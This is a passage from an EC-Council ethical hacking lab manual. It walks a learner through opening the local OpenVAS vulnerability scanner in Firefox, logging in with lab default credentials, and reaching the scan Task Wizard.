
Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. After the tool initializes, click **Firefox** icon from the top-section of the **Desktop**.




6. The **Firefox** browser appears, in the address bar, type **https://127.0.0.1:9392** and press **Enter**.
7. OpenVAS login page appears, log in with **Username** and **Password** as **admin** and **password** and click the **Login** button.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




8. **OpenVAS Dashboards** appears, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Navigate to **Scans → Tasks** from the **Menu** bar.

   Note: If a **Welcome to the scan management!** pop-up appears, close it.




10. Hover over wand icon and click the **Task Wizard** option.

